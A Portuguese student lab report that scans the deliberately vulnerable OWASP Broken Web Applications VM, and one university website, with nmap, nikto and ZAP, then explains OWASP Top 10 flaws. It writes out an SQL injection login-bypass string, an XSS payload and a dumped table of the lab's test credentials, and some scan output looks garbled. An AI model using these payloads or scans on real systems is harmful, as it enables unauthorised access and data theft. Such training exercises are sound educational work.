

# Trabalho 4

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**Nota:** O IP da máquina virtual da OWASP Broken foi mapeado para *owaspbroken* e *owaspbroken.com*.

## PARTE 1

**Questão 1.** *nmap -sV -O 10.1.2.6* (IP da máquina Owasp Broken, o seu IP pode ser diferente).

A saída obtida fornece os IPs encontrados como abertos, o tipo de serviço associado e a versão encontrada. Por exemplo, a porta 80 representa um servidor web Apache na versão 2.2.14.

```
[(kali㉿kali)-~] $ sudo nmap -sV -O owaspbroken
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-22 04:56 EST
Nmap scan report for owaspbroken (192.168.0.103)
Host is up (0.00092s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 7ubuntu4 (Ubuntu; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp   open  https        Apache Tomcat/Coyote JSP engine 1.1
445/tcp   open  microsoft-ds  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-object  Java Object Serialization
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http         Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.92I=7%O=2/22Time=621483ABP=x86_64-pc-linux-gnu%R(NU
SF-LL,4,\xact\xed\x0\x05);
Nmap done: 1 IP address (1 host up) scanned in 16.42 seconds
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.42 seconds
```

**Questão 2.** *nmap -v -A 10.1.2.6* (IP da máquina Owasp Broken)

A saída obtida fornece informações da questão anterior, entretanto agora com a informação adicional sobre o sistema operacional. Por exemplo, na porta 22, que representa um SSH, está sob o sistema operacional Ubuntu. Nota-se que nesta saída há mais informações sobre o reconhecimento das informações obtidas. Por exemplo, na porta 443, que representa um servidor web sobre o protocolo HTTPS, mostra informações sobre o certificado utilizado no SSL/TLS.

```

Completed NSE at 05:01, 0.00s elapsed
Nmap scan report for owaspbroken (192.168.0.103)
Host is up (0.43s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 1024 ea:83:1e:45:8c:a6:8c:43:1c:3c:e3:18:dd:fc:88:a5 (DSA)
80/tcp    open  http    Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/
4.0.38 mod_perl/2.0.4 Perl/v5.10.1
|_http-title: owaspbwa OWASP Broken Web Applications
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
|_http-favicon: Unknown favicon MD5: 1F8C008FB8B56A587517AB0SF290B
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap   Courier Imapd (released 2008)
|_http-title: OWASP Mutillidae II: Keep Calm and Pwn On
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
|_http-favicon: Unknown favicon MD5: 1F8C008FB8B56A587517AB0SF290B
|_http-title: owaspbwa OWASP Broken Web Applications
443/tcp  open  ssl/http Apache httpd/2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/
4.0.38 mod_perl/2.0.4 Perl/v5.10.1
|_ssdeep-date: 2022-12-31T21:12:38
|_ssdeep-time: 2022-12-31T21:12:38
|_ssdeep-subject: commonName=owaspbwa
|_user: commonName=owaspbwa
|_public key type: rsa
|_public key bits: 1024
|_signature algorithm: sha1WithRSAEncryption
|_not valid before: 2013-01-02T21:12:38
|_not valid after: 2022-12-31T21:12:38
|_md5: e469_ebf2_b2f2_deeb_3555_6186_2399
|_sha1: e469_ebf2_9877_40c3_3ae6_ee7c_f630_ca19_31be_05ae
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
|_http-favicon: Unknown favicon MD5: 1F8C008FB8B56A587517AB0SF290B
|_http-title: owaspbwa OWASP Broken Web Applications
455/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
500/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
8080/tcp open  http   Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title.
8081/tcp open  http   Jetty 6.1.25
|_http-favicon: Unknown favicon MD5: 1F8C008FB8B56A587517AB0SF290B
|_http-title: OWASP Mutillidae II: Keep Calm and Pwn On
| http-methods:
|_ Supported Methods: GET HEAD POST TRACE OPTIONS
|_ Potentially risky methods: TRACE
1 service unrecognized/write returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-0.10.001-TCPV4-7.924178D-2/228Time=62148479%P=x86_64-pc-linux-gnu%#(NU
SF-L1.4,"vac|xed\0x0\0x5");
Aggressive OS guesses: QEMU user mode network gateway (95%), Konica Minolta 7035 printer (89%), Bay Networks BayStack 450 switch (software version 3.1.0.22) (89%), GNU Hurd 0.3 (88%), Allied Telesyn AT-9006SX/SC switch (88%), Linux 2.6.18 (CentOS 5, x86_64, SMP) (87%), Tyco 24 Port SNMP Managed Switch (87%), Oracle VirtualBox (87%), Bay Networks BayStack 450 switch (software version 4.2.0.16) (87%), Cabletron ELS100-24TXM Switch or Icom IC-7800 radio transceiver (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1
TCP Sequence Prediction: Difficulty-21 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
| Help Me!
| What Should I Do?
Host script results:
|_nbstat: NetBIOS name: OWASPBWA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_names:
|_OWASPBWA-00: Flags: <unique><active>
|_OWASPBWA-03: Flags: <unique><active>
|_OWASPBWA-20: Flags: <unique><active> capabilities
|_<x01><x02>_MSBROWSE _x02<01> Flags: <group><active>
|_WORKGROUP<1> Flags: <unique><active>
|_WORKGROUP<1> Flags: <group><active>
|_WORKGROUP<0> Flags: <group><active>
|_sub-service-mode:
|_account_used: guest
|_authentication_level: user
|_challenge_response: supported
|_message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation was (SMB2)
|_clock-skew: mean: -3h00m01s, deviation: 0s, median: -3h00m02s
|_clock-skew: mean: -3h00m01s, deviation: 0s, median: -3h00m02s
TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  0.43 ms 10.0.2.2
2  0.70 ms owaspbroken (192.168.0.103)

NSE: Script Post-scanning.
Initiating NSE at 05:01

NSE: Script Post-scanning.
Initiating NSE at 05:01
Completed NSE at 05:01, 0.00s elapsed
Initiating NSE at 05:01
Completed NSE at 05:01, 0.00s elapsed
Initiating NSE at 05:01
Completed NSE at 05:01, 0.00s elapsed
hints and scripts
Mutillidae LDIF File
Completed NSE at 05:01, 0.00s elapsed
Initiating NSE at 05:01
Completed NSE at 05:01, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.93 seconds
Raw packets sent: 1094 (51.642KB) | Rcvd: 1091 (46.642KB)

```

### Questão 3. nmap -sS -v --top-ports 10 --reason -oA saidanmap www.ufsc.br

A saída obtida mostra quais das portas mais utilizadas pelos serviços de forma generalizada estão abertas sobre o IP da máquina. Neste caso, é feita a tentativa de dez tipos diferentes de porta, mostrando seu estado como filtrada (fechada ou não exposta ao público geral) ou aberta. Este comando salva a saída do scan no arquivo *saidanmap*.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS -v --top-ports 10 --reason -oA saidanmap www.ufsc.br
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-22 05:07 EST
Initiating Ping Scan at 05:07
Scanning www.ufsc.br (150.162.2.10) [4 ports]
Initiating Parallel DNS resolution of 1 host. at 05:07
Completed Parallel DNS resolution of 1 host. at 05:07, 0.14s elapsed
Initiating SYN Stealth Scan at 05:07
Scanning www.ufsc.br (150.162.2.10) [10 ports]
Completed open port 80/tcp (http) at 05:07, 0.14s elapsed
Discovered open port 443/tcp on 150.162.2.10
Completed SYN Stealth Scan at 05:07, 1.26s elapsed (10 total ports)
Nmap scan report for www.ufsc.br (150.162.2.10)
Host is up, received reset ttl 255 (0.011s latency).
Other addresses for www.ufsc.br (not scanned): 2801:84:0:2::10
rDNS record for 150.162.2.10: paginas.ufsc.br

PORT      STATE SERVICE      REASON
21/tcp    filtered  ftp      no-response
22/tcp    filtered  ssh      no-response
23/tcp    filtered  telnet   no-response
25/tcp    filtered  smtp     no-response
80/tcp    open   http      syn-ack ttl 64
110/tcp   filtered  pop3    no-response
139/tcp   filtered  netbios-ssn  no-response
443/tcp   open   https     syn-ack ttl 64
445/tcp   filtered  microsoft-ds  no-response
3389/tcp  filtered  ms-wbt-server  no-response

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.65 seconds
Raw packets sent: 22 (944B) | Rcvd: 3 (128B)
```

**Questão 4.** Crie um comando nmap com opções diferentes das usadas nas questões anteriores e explique a saída obtida pelo seu comando.

Comando: *nmap -sSV -T4 -p 80 owaspbroken*

A saída obtida fornece a informação do estado do serviço na porta 80, a versão do serviço e a versão do sistema operacional.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sSV -T4 -p 80 owaspbroken
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-22 05:33 EST
Nmap scan report for owaspbroken (192.168.0.103)
Host is up (0.00038s latency).
PORT      STATE SERVICE VERSION
80/tcp    open   http      Apache httpd/2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/1.0.2e-fips
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.50 seconds
```

**Questão 5. Responda:**

**A.** Qual a diferença entre um scan de conexão TCP e um SYN scan ?

Um scan TCP faz o handshake completo para estabelecer conexão TCP. O SYN scan faz somente as etapas iniciais, em que já é possível distinguir se a porta está aberta, a partir do recebimento do SYN/ACK do servidor e enviando um RST para finalizar a conexão.

**B.** Qual questão anterior usa scan de conexão TCP e qual questão usa SYN scan?

TCP: 1, 2

SYN: 3, 4

**C.** Comente pelo menos uma vulnerabilidade da máquina Owasp Broken, listando a identificação CVE (cve.mitre.org) da vulnerabilidade.

Foi encontrada no servidor web Apache na porta 80 a vulnerabilidade de negação de serviço (DoS), registrado como [CVE-2011-3192](#). Ao enviar uma solicitação HTTP contendo um cabeçalho além da capacidade estabelecida pelo Apache, um usuário malicioso pode explorar essa vulnerabilidade para esgotar todos os recursos de memória disponíveis.

```
$ sudo nmap -sS -script vuln -p 80 owaspbroken
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-22 05:49 EST
Nmap scan report for owaspbroken (192.168.0.103)
Host is up (0.00070s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-vuln-cve2011-3192:
|_VULNERABLE
| Apache by Orange Filter DoS
|_State: VULNERABLE
|   IDs: BID:49203  CVE:CV-2011-3192
|     The Apache web server is vulnerable to a denial of service attack when numerous overlapping byte ranges are requested.
|   Disclosure date: 2011-08-19
|   References:
|     https://www.tenable.com/plugins/nessus/55976 details
|     https://www.securityfocus.com/bid/49203
|     https://seclists.org/fulldisclosure/2011/Aug/175
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
```

## PARTE 2. Nikto

**Questão 6. Execute o comando: nikto -host http://10.1.2.6/WackoPicko/ -o nikto.html –format html**

**A. Copie e cole screenshots (pedaços) de telas obtidas na execução do comando.**

```
$ nikto -host http://owaspbroken/WackoPicko/ -o nikto.html -format html
- Nikto v2.1.6
[+] Target IP:      192.168.0.103
[+] Target Hostname:  owaspbroken
[+] Target Port:    80
[+] Start Time:    2022-02-22 06:02:19 (GMT-5)  Version: 2.8.76  Security Level: 0 (Hosed)  Hints: Enabled  Not Logged In

Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-Ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.18.0.2
Cookie PHPSESSID created without the httponly flag
Retrieved x-powered-by header: PHP/5.3.2-Ubuntu4.30
The anti-clickjacking X-Frame-Options header is not present.
The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
The X-Content-Type-Options header is not defined. This header can allow the user agent to render the content of the site in a different fashion to the MIME type
No CGI Directories found (the 'X-CGI' header to force check all possible dirs)
PHP/5.3.2-Ubuntu4.30 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
Phusion_Passenger/4.0.38 appears to be outdated (current is at least 4.0.53)
Python/2.6.5 appears to be outdated (current is at least 2.7.8)
Perl/v5.10.1 appears to be outdated (current is at least v5.20.0)
Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
proxy_html/3.0.1 appears to be outdated (current is at least 3.0.2)
mod_perl/2.0.4 appears to be outdated (current is at least 2.0.6)
mod_mono/2.4.3 appears to be outdated (current is at least 2.5.8)
mod_ssl/0.9.8k appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
mod_ssl/2.2.14 appears to be outdated (current is at least 2.8.31) (may depend on server version)
Uncommon header 'tcn' found, with contents: list
Apache mod_negotiation is enabled with Multiviews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectour.php?id=4698ebdc59d15. The following alternatives for 'i' index were found: index.php
OSVDB-2744: /WackoPicko/ may reveal its internal or real IP in the location header via a request to /images over HTTP/1.0. The value is "127.0.0.1".
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082. OSVDB-7596.
Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
Web Server returns a valid response with junk HTTP methods, this may cause false positives.
OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
/WackoPicko/guestbook/guestbookadmin.php: Guestbook Admin page reveals sensitive information about its configuration.
/WackoPicko/guestbook/guestbookadmin.php: Guestbook admin page available without authentication.
/WackoPicko/guestbook/admin.php: Guestbook admin page available without authentication.
OSVDB-52775: /WackoPicko/guestbook/admin/o12guest.mdb: Ocean12 ASP Guestbook Manager allows download of SQL database which contains admin password.
OSVDB-2754: /WackoPicko/guestbook/?number=5&lng=%3Cscript%3Ealert(document.domain);%3C/script%3E: MPM Guestbook 1.2 and previous are vulnerable to XSS attacks.
OSVDB-5024: /WackoPicko/admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper authentication. Attempt to log in with user 'test' password 'test' to verify.
OSVDB-12184: /WackoPicko/?=PHPB8B5F2AO-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ OSVDB-12184: /WackoPicko/?=PHPB8B5F2AO-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /WackoPicko/?=PHPE9508f36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /WackoPicko/?=PHPE9508f34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /WackoPicko/?=PHPE9508f34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /WackoPicko/: Directory indexing found.
+ OSVDB-3268: /WackoPicko/cart/: This might be interesting ...
+ OSVDB-3092: /WackoPicko/css/: Directory indexing found.
+ OSVDB-3092: /WackoPicko/css/: This might be interesting ...
+ OSVDB-3092: /WackoPicko/guestbook/: This might be interesting ...
+ OSVDB-3092: /WackoPicko/test/: This might be interesting ...
+ OSVDB-3092: /WackoPicko/test/: This might be interesting ...
+ OSVDB-3092: /WackoPicko/users/: This might be interesting ...
+ OSVDB-3092: /WackoPicko/users/: This might be interesting ...
+ OSVDB-3268: /WackoPicko/images/: Directory indexing found.
+ OSVDB-3268: /WackoPicko/admin/login.php: Admin login page/section found.
+ OSVDB-3092: /WackoPicko/test.php: This might be interesting ...
+ 7682 requests: 0 error(s) and 43 item(s) reported on remote host
+ End Time:        2022-02-22 06:02:32 (GMT-5) (13 seconds)

+ 1 host(s) tested
```

**B. Explique o que mais chamou sua atenção na saída obtida. Explique também alguma vulnerabilidade encontrada nessa aplicação (WackoPicko) que consta no relatório do arquivo muti.html.**

O que mais chamou atenção foi:

- Um possível vazamento de informação relacionada a configuração do PHP-Gastebuch;
- Possível vazamento da *hash* da senha do administrador;
- Uma possível página de login para o administrador sem autenticação;
- Uma possível vulnerabilidade de *cross-site scripting* (XSS);
- Possibilidade de baixar um arquivo que representa um banco de dados SQL que pode conter as credenciais do administrador;
- Possibilidade de criar um usuário com privilégios de administrador.

```
/WackoPICKO/guestbook/guestbookdat: PHP-Gastebuch 1.60 Beta reveals sensitive information about its configuration.  
/WackoPICKO/guestbook/pwd: PHP-Gastebuch 1.60 Beta reveals the md5 hash of the admin password.  
/WackoPICKO/guestbook/admin.php: Guestbook admin page available without authentication.  
OSVDB-52975: /WackoPICKO/guestbook/admin/012guest.mdb: Ocean12 ASP Guestbook Manager allows download of SQL database which contains admin password.  
OSVDB-2754: /WackoPICKO/guestbook/?number=6!ng-%3Cscript%3Alert(document.domain);%3C/script%3E: MPM Guestbook 1.2 and previous are vulnerable to XSS attacks.  
OSVDB-5034: /WackoPICKO/guestbook/admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper authentication. Attempt to log in with u  
t "test" password "test" to verify.
```

## PARTE 3. OWASP – Vulnerabilidades em Aplicações Web

### Questão 7. Explique as vulnerabilidades A1, A2, A3 e A7 do documento TOP TEN 2017

As vulnerabilidades A1 ocorrem quando dados não confiáveis são enviados para um interpretador como parte de um comando ou consulta. A consequência da injeção dos dados providos pelo atacante é fazer o interpretador executar comandos não pretendidos. Para uma injeção de SQL, uma consulta pode ser manipulada para expor os dados sensíveis do banco de dados. Para as injeções de comando, um comando no sistema operacional pode ser executado. E para injeção de código, um código na linguagem de programação utilizada pela a aplicação vulnerável pode ser executado.

A2 é composta por vulnerabilidades que podem variar dependendo da aplicação. Quando uma aplicação possui algum processo de autenticação, os problemas podem ocorrer de diversas maneiras, pois a quebra de autenticação ocorre por algum erro de implementação ou regra de negócio. Um dos ataques comuns neste contexto é o ataque de força bruta, em que o atacante possui dicionários de senhas previamente coletadas geralmente através de vazamentos de dados públicos, e então realiza tentativas exaustivas para se autenticar. Neste caso, as aplicações comumente implementam algumas políticas para bloquear IPs que realizam várias tentativas em um curto período de tempo, criando assim uma lista de IPs para a qual deve-se impedir a autenticação. Atualmente também são muito utilizados os serviços de CAPTCHA, que obrigam os usuários a completar tarefas dinâmicas para que o usuário possa provar que não é um software automatizado.

As vulnerabilidades A3 geralmente ocorrem através de más configurações. Muitos ataques ocorrem por meio de atacantes interceptando ou tentando realizar algum tipo de exploração relacionado a criptografia, em que são utilizados modelos

criptográficos não eficientes contra ataques de força bruta. Este tipo de exploração pode ocorrer quando um usuário acessa uma página HTTP, em que os dados trafegam na rede de forma não cifrada. Assim, um atacante que tenha acesso à mesma rede, como os casos comuns de WIFIs públicos, pode realizar a captura dos pacotes de rede e ter acesso a todo o conteúdo trafegado pelos usuários em que não há criptografia envolvida. Portanto, quando algum usuário realiza algum tipo de autenticação em algum site que não possui HTTPS, o atacante possui acesso às credenciais de forma explícita.

A vulnerabilidade A7 ocorre quando um atacante é capaz de inserir alguma tag HTML ou tag script na página web vulnerável, levando à execução de códigos JavaScript. Se o atacante possuir acesso a este tipo de vulnerabilidade, pode-se executar ações como se fosse a própria vítima ou até obter informações sigilosas do usuário. Em alguns casos pode-se obter os cookies de sessão quando o *httponly* não está habilitado. Esta vulnerabilidade pode ser categorizada em alguns tipos, tais como:

- Reflected XSS: A exploração depende da vítima acessar uma URL específica, em que a exploração não persiste na página vulnerável;
- Stored XSS: A exploração persiste na página. Por exemplo, quando um atacante realiza um comentário em um blog e este comentário pode conter tags que executam JavaScript. Assim, quando qualquer usuário acessa a página que contém o comentário malicioso, automaticamente ela está vulnerável;
- DOM XSS: Ocorre quando uma aplicação utiliza funções como innerHTML baseado em um conteúdo provido por um usuário. Portanto, as tags HTMLs são renderizadas.

Referência: [TCC](#)

#### **Questão 8. Faça:**

**A.** Acesse a aplicação Mutillidae: abra o browser da sua máquina real ou na Kali Linux no site <http://IP da Kali/mutillidae/> e clique em Login. No campo Username, digite a string ‘ or 1=1 -- (tem espaço no final, depois dos tracinhos). O campo Password pode ficar em branco. Copie e cole a tela do seu experimento.

**B.** Explique o resultado obtido e a vulnerabilidade explorada no experimento (pesquise no documento do TOP 10 da OWASP).

A vulnerabilidade explorada foi SQL injection, fazendo um bypass na autenticação do usuário *admin*. Com o payload pôde-se tornar a validação da senha correta com  $1 = 1$ , o que torna a *query* sempre verdadeira, e os tracinhos -- representam um comentário para ignorar o resto da *query*.

**C.** O que pode ser feito para impedir a exploração dessa vulnerabilidade?

Basta reescrever a *query* utilizada pela aplicação de modo que não haja concatenação direta de *strings*, para não modificar a consultas quando o usuário envia o símbolo de aspas. Normalmente usa-se a palavra-chave *values* para adicionar o conteúdo informado pelo usuário na *query*. Exemplo:

```
insert into comments values ($s)", (content,)
```

**D.** Clique em Logout

**Questão 9. Repita a inserção da mesma string da questão anterior no seguinte link: <http://IP da Kali/mutillidae/index.php?page=user-info.php>**

**A.** Explique a vulnerabilidade explorada no experimento (pesquise no documento do TOP 10 da OWASP).

A vulnerabilidade explorada foi SQL injection, como descrita na questão anterior. A diferença desta exploração é que não foi feito um *bypass* na autenticação, e sim um *bypass* em um recurso que só poderia ser acessado pelo administrador, assim causando um vazamento das informações de autenticação dos usuários cadastrados na aplicação.

**b.** Copie e cole um screenshot da execução de um experimento.


Username	Password	Signature
admin	adminpass	got r00t?
adrian	someword	Zombie Films Rock!
john	monkey	I like the smell of confunk
jeremy	password	d1373 1337 speak
bryce	password	I Love SANS
samurai	samurai	Carving fools
jim	password	Rome is burning

**c.** O que pode ser feito para impedir a exploração dessa vulnerabilidade?

Já foi descrito na questão c anterior.

**Questão 10. Você deve instalar e usar a ferramenta OWASP ZAP (Zed Attack Proxy) da Kali Linux. A aplicação pode ser instalada seguindo as instruções em <https://www.kali.org/tools/zaproxy/>. As ferramentas de scan de web são encontradas no menu Kali-Linux -> 03 - Web Applications Analysis -> owasp-zap. Faça um scan das vulnerabilidades da aplicação WackoPicko da máquina OWASP Broken usando a ferramenta. Faça:**

**A.** Coloque a URL da aplicação – <http://IP OWASP/WackoPicko/> - e clique em “Attack”. A análise básica é iniciada. Demora um pouco (de 8 a 10 minutos) e você deve salvar o relatório gerado ao final do processo (opção Report -> Generate HTML Report). Os alertas (aba Alerts) vão listando as vulnerabilidades encontradas. Na aba Active Scan é possível ver os *requests* sendo enviados.



## B. Comente o experimento e os resultados alcançados.

Esta ferramenta fornece todas as vulnerabilidades encontradas com o scan. Para cada vulnerabilidade encontrada, são apresentados várias informações, como:

- Endpoint;
- Criticidade;
- Parâmetro para as requisições;
- Payload;
- Descrição;
- Possível solução.

A partir dos resultados, foi sinalizado várias vulnerabilidades que estão no top 10 da OWASP, tais como: XSS, command injection, SQL injection, entre outras. A validação da vulnerabilidade de Command Injection e XSS serão exploradas na próxima questão.

## C. Envie anexo o relatório do experimento (salve em formato html).

Em anexo no final deste documento.

**Questão 11. Observe a lista de vulnerabilidades da aplicação Mutillidae disponível em <http://IP/DA/Kali/mutillidae/index.php?page=./documentation/vulnerabilities.php>. Agora você deve escolher duas vulnerabilidades do TOP 10 2017 da lista da OWASP e criar uma forma de ataque para cada uma das vulnerabilidades escolhidas. Assim, você deve criar dois ataques (devem ser diferentes dos ataques das questões 8 e 9). Documente os experimentos e mostre funcionando na**

apresentação. Na apresentação você também deve explicar as vulnerabilidades.


Vulnerabilidade 1: Reflected XSS

Endpoint: <http://owaspbroken/WackoPicko/users/login.php>.

Payload: <img src onerror=alert('xss')>

